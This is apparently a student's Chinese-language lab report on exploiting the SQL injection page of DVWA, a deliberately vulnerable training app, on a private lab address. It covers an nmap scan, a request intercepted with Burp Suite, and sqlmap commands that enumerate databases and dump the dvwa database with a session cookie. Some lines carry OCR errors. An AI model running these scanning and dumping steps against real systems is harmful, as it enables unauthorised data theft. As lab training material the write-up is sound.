# 報告SQL

# 資訊收集


```
$ nmap 192.168.236.147 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-27 04:03 EDT
Nmap scan report for 192.168.236.147
Host is up (0.00015s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
443/tcp open ssl/http Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
445/tcp open microsoft-ds?
3306/tcp open microsoft-ds?
3306/tcp open mysql MySQL 5.5.5-10.4.32-MariaDB
5357/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: DS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 14.78 seconds
```

發現80 端口開啟 系統為Windows

# 偵查

點擊SQL injection



#### 嘗試輸入1並送出



### 發現斯乎有向SQL送指令



# 漏洞利用

嘗試輸入1並送出



使用Burp suite 攔截封包

```
POST /DVWA/vulnerabilities/sqli/ HTTP/1.1
Host: 192.168.236.14/
Cookie: octo=GH1.1.236938250.1711419255; security=medium;
PHPSESSID=ul74ihlcc5q7isrt2vf782c3kk
Content-Length: 18
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium"; v="119", "Not? A Brand"; v="24"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://192.168.236.147
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159
 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/
avif,image/webp,image/apng,*/*;g=0.8,application/signed-exch
ange; v=b3; q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://192.168.236.147/DVWA/vulnerabilities/sqli/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: close
id=1&Submit=Submit
```

#### 發現用POST傳東西

# 嘗試使用SQLmap 注入

#### 指令:

```
sqlmap -u "https://192.168.236.147/DVWA/vulnerabilities/sqli/#" --cookie="security=medium; PHPSESSID=ul74ih1cc5g7isrt2vf782c3kk" --data="id=1&Submit=Submit" -dbs -batch
```

(kali) [/]
\$ sqlmap -u "https://192.168.236.147/DVWA/vulnerabilities/sqli/#" --cookie=" security=medium; PH
PSESSID=ul74ih1cc5g7isrt2vf782c3kk" --data="id=16Submit=Submit" -batch -dbs

#### 發現資料庫名

```
available databases [3]:

[*] dvwa

[*] information_schema

[*] test
```

## 嘗試查看DVWA SQL內容

## 指令:

sqlmap -u "https://192.168.236.147/DVWA/vulnerabilities/sqli/#" --cookie="security=medium; PHPSESSID=ul74ih1cc5g7isrt2vf782c3kk" --data="id=1&Submit=Submit" --dump -batch -D dvwa

```
s sqlmap -u "https://192.168.236.147/DVWA/vulnerabilities/sqli/#" --cookie=" security=medium; PHPSESSID=ul74ih1cc5g7isrt2vf782c3kk" --data="id=16Submit=Submit" --dump --batch -D dvwa |
```

## 發現機敏資料

